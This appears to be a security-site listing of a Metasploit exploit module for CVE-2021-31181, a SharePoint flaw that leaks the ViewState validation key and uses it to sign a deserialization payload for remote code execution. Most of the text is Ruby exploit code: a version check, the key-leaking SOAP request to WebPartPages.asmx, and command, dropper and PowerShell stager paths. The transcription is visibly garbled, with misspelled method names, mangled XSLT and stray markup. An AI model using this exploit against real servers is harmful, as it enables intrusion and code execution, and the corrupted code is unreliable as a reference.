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Microsoft SharePoint Unsafe Control And ViewState Remote Code Execution

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Posted Jun 17, 2021


The EditingPageParser.VerifyControlOnSafeList method fails to properly validate user supplied data. This can be leveraged by an attacker to leak sensitive information in rendered-preview content. This module will leak the ViewState validation key and then use it to sign a crafted object that will trigger code execution when deserialized. Tested against SharePoint 2019 and SharePoint 2016, both on Windows Server 2016.

tags | exploit, code execution systems | windows advisories | CVE-2021-31181 | SHA-256 | 5dcb06868c15ec6031a011204cbd74de26b37669890217421638293a9f77e49b | Download | Favorite | View

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```
def password
  datastore['HttpPassword']
end
  der cookie
datastore['COOKIE']
end
  def vuln_builds

# https://docs.microsoft.com/en-us/officeupdates/sharepoint-updates

# https://buildnumbers.wordpress.com/sharepoint/

# Patched in May of 2021
        [Rex::Version.new('15.0.0.0'), Rex::Version.new('15.0.0.5337')], # SharePoint 2013 [Rex::Version.new('16.0.0.5149')], # SharePoint 2016 [Rex::Version.new('16.0.0.5149')], # SharePoint 2016 [Rex::Version.new('16.0.0.0137')] # SharePoint 2019
  def check
  build = sharepoint_get_version('cookie' => cookie)
    if build.nil? return CheckCode::Unknown('Failed to retrieve the SharePoint version number') end
    if vuln_builds.any? { |build_range| build.between?(*build_range) } return CheckCode::Appears("SharePoint #{build} is a vulnerable build.") end
   CheckCode::Safe("SharePoint #{build} is not a vulnerable build.") end
  def exploit
if (username.blank? && password.blank?)
if cookie.blank?
fall_with(Failure::BadConfig, 'HttpUsername and HttpPassword or COOKIE are required for exploitation')
end
     \begin{array}{c} \texttt{print\_warning('Using the specified COOKIE for authentication')} \\ \texttt{end} \end{array}
    if (@validation_key = datastore['VALIDATION_KEY'])
    print_status("Using ViewState validation key #{@validation_key}")
else
     leak_web_config
end
     print_status("Executing #{target.name} for #{datastore['PAYLOAD']}")
     case target['Type']
     when :win_cmd
execute_command(payload.encoded)
when :win_dropper
execute_cmdstager
when :psh_stager
execute_command(cmd_psh_payload(
payload.encoded,
payload.arch.first,
remove_comspec: true
 ))
end
end
   def leak_web_config
  print_status('Leaking the ViewState validation key...')
     web_id = sharepoint_get_site_web_id('cookie' => cookie)
fail with(Failure::UnexpectedReply, 'Failed to retrieve the site web ID') unless web id
CXs1>

CXs1:stylesheet version="2.0" xmlns:xs1="http://www.w3.org/1999/XSL/Transform">
CXs1:output method="xml" indent="yes" />
CXs1:template match="/">
CXs1:template match="/">
CXs1:template match="/">
CXs1:template watch="." />
CXs1:template>
C/xs1:template>
C/xs1:stylesheet>
     \/ASLP
</WebPartPages:XsltListFormWebPart>
WEBPART
res = send request cgi(
'method' => 'PoST',
'uri' >> normalize uri(target_uri.path, '_vti_bin', 'WebPartPages.asmx'),
'cookie' => cookie,
'ctype' >> 'application/soap*xml; charset=utf-8',
'data' >> envelope
     unless res fail_with(Failure::Unreachable, "Target did not respond to #{__method__}") end
  unless res.code == 200 fail_with[Failure::NotFound, "Failed to retrieve #{normalize_uri(target_uri.path, '_vti_bin', WebPartPages.amx')}")
     xml_response = res.get_xml_document
if xml_response.nil?
fail with(Failure::NotFound, 'Failed to extract the ViewState validation key (non-XML response body)')
end
  xml_result = xml_response.xpath('//wpp:RenderWebPartForEditResult', XML_NS)&.text
unless xml_result
fall with[Failure::NotFound, 'Failed to extract the ViewState validation key (missing xpath:
/wpp:RenderWebPartForEditResult)')
end
 unless (preview = web_part_pages.root.attr('__designer:Preview'))
fail_with(Failure::NotFound, 'Failed to extract the ViewState validation key (missing attribute:
lesigner:Preview')'
 __desiginer:Preview')
enview - bhologif::HPML(CGI.unescapeHTML(greview))
preview - bhologif::HPML(CGI.unescapeHTML(greview))
preview (dvalidation.key - preview.at('//machinekey/%validationkey')i.text)
fail_withfailurer:therDround, 'Failed to extract the ViewState validation key (missing xpath:
//machinekey/%validationkey)')
end
   print_good("ViewState validation key: #{@validation_key}")
end
```

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